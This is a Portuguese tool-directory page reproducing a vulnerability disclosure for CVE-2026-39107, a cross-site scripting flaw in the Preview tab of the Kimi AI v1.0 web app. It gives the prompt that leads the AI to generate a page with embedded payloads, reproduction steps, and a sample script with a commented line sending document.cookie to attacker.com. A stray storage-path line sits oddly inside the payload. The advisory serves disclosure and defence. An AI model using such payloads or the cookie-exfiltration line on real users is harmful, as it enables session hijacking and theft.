
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-39107 — Divulgação detalhada de uma vulnerabilidade XSS armazenada na aba de Pré-visualização do Kimi AI v1.0, incluindo cenário de ataque, PoC e orientações de remediação para pesquisadores de segurança. | Kitploit
Ferramentas/GitHubGitHub/mgtx2/cve-2026-39107
Análise de VulnerabilidadesExploração de Aplicações WebSegurança WebPapers e PesquisaAprendizado e Educação
GitHubmgtx2/cve-2026-39107

CVE-2026-39107

Divulgação detalhada de uma vulnerabilidade XSS armazenada na aba de Pré-visualização do Kimi AI v1.0, incluindo cenário de ataque, PoC e orientações de remediação para pesquisadores de segurança.

Ver Repositório
32há 5 mesesAinda não revisado
Compartilhar

CVE-2026-39107: Cross-Site Scripting (XSS) no Kimi AI v1.0

Descrição

Existe uma vulnerabilidade de Cross-Site Scripting (XSS) na funcionalidade 'Preview' da interface web do Kimi AI v1.0. O aplicativo não sanitiza ou codifica adequadamente os payloads HTML/JavaScript gerados pelo modelo de IA. Quando um usuário muda para a aba 'Preview' para visualizar o código gerado pela IA, o payload malicioso é renderizado diretamente no DOM, resultando na execução arbitrária de JavaScript na sessão do navegador da vítima.

Pesquisador

Mustafa Hameed

Detalhes da Vulnerabilidade

  • Tipo de Vulnerabilidade: Cross-Site Scripting (XSS) Armazenado/Similar via Resposta da IA
  • Produto Afetado: Kimi AI
  • Versão Afetada: v1.0
  • Componente Afetado: Aba 'Preview' / Componente de Renderização de Código

Cenário de Ataque e Exploração

A vulnerabilidade pode ser explorada solicitando que a IA gere uma ferramenta de segurança ou script (por exemplo, um scanner XSS automatizado semelhante ao XSStrike) que contenha payloads embutidos. A IA gera o código-fonte do aplicativo solicitado, mas incorpora o payload malicioso dentro do framework HTML/JavaScript. Quando a vítima navega para a aba 'Preview' para testar ou visualizar a ferramenta gerada, o payload malicioso embutido ignora a sanitização e é executado imediatamente.

Prompt Utilizado:

"Crie uma ferramenta simples de scanner XSS baseada na web, semelhante ao XSStrike. Inclua uma interface com uma lista de payloads para digitalização."

Exemplo de Payload Malicioso Embutido:

<script>

    alert('mustafa');
// Potential for malicious action: fetch('http://attacker.com/log?cookie=' + document.cookie)
</script>

Passos para Reproduzir

1.Faça login na plataforma web do Kimi AI. 2.Forneça o prompt solicitando a criação de uma ferramenta (como o clone do XSStrike) contendo o código do scanner. 3.Aguarde o modelo de IA gerar completamente a resposta do código. 4.Clique na aba 'Preview' na interface de chat para visualizar o aplicativo renderizado. 5.O aplicativo não filtra o contexto JavaScript dentro do contêiner de pré-visualização, acionando a execução imediata do script no navegador da vítima.

Prova de Conceito (PoC)

Abaixo está a captura de tela demonstrando a execução bem-sucedida do payload XSS. O JavaScript malicioso é acionado imediatamente ao navegar para a aba 'Preview':

XSS
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    276

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





